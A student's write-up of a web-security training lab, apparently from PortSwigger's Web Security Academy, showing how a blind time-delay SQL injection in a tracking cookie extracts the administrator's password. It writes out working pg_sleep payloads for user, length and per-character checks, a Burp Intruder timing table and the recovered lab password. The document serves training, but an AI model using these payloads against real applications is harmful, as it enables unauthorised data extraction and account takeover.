S. Giridharan
CB.SC.P2CYS23006

Lab: Blind SQL injection with time delays and information retrieval

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information.


The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.


The first step is to determine whether TrackingId parameter is vulnerable to time delay SQLi vulnerability that can be determined using the following payload,

Cookie: TrackingId=BrocuY9MThpAleYJ**';SELECT CASE WHEN (1=1) THEN pg_sleep(10) ELSE pg_sleep(0) END--**;

There is a time delay for 10 seconds,




If the condition is (1=2) Then the webpage will be loaded immediately,




Next, we need to Verify username administrator exist in the users table using the following payload,

Cookie: TrackingId=BrocuY9MThpAleYJ**';SELECT CASE WHEN (username='administrator') THEN pg_sleep(10) ELSE pg_sleep(0) END FROM users--;**

We can confirm the time delay using burpsuite intruder and compare the time delay for correct username and wrong one.





Next we need to determine the length of the password using the following payload,

Cookie: TrackingId=uIXKSBg1FV7b7uxX**'; SELECT CASE WHEN (username='administrator' AND LENGTH(password)=20) THEN pg_sleep(5) ELSE pg_sleep(0) END FROM users--;**

From the above payload we determined the length of the password 20.

Next step is to find the password characters using the following payload,

Cookie: TrackingId=uIXKSBg1FV7b7uxX**'; SELECT CASE WHEN (username='administrator' AND SUBSTRING(password,1,1)='a') THEN pg_sleep(5) ELSE pg_sleep(0) END FROM users--;**

The password is mvf6gkcz60zqfozx6oar.

Request	Payload	Status code	Error	Timeout	Length	Comment	Response completed
2	b	200			5434		177
3	c	200			5434		169
4	d	200			5434		173
5	e	200			5434		171
6	f	200			5434		171
7	g	200			5434		169
8	h	200			5434		183
9	i	200			5434		169
10	j	200			5434		169
11	k	200			5434		176
12	l	200			5434		180
13	m	200			5434		197
14	n	200			5434		180
15	o	200			5434		172
16	p	200			5434		192
17	q	200			5434		176
18	r	200			5434		10185
19	s	200			5434		187
20	t	200			5434		168
21	u	200			5434		183
22	v	200			5434		192

S. Giridharan
CB.SC.P2CYS23006

Web Security Academy

Blind SQL injection with time delays and information retrieval

Back to lab description »

LAB Not solved

Home | My account

Login

Username

administrator

Password

mvf6gkcz60zqfozx6oar

Log in

Web Security Academy

Blind SQL injection with time delays and information retrieval

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning »

Home | My account | Log out

My Account

Your username is: administrator

Email

Update email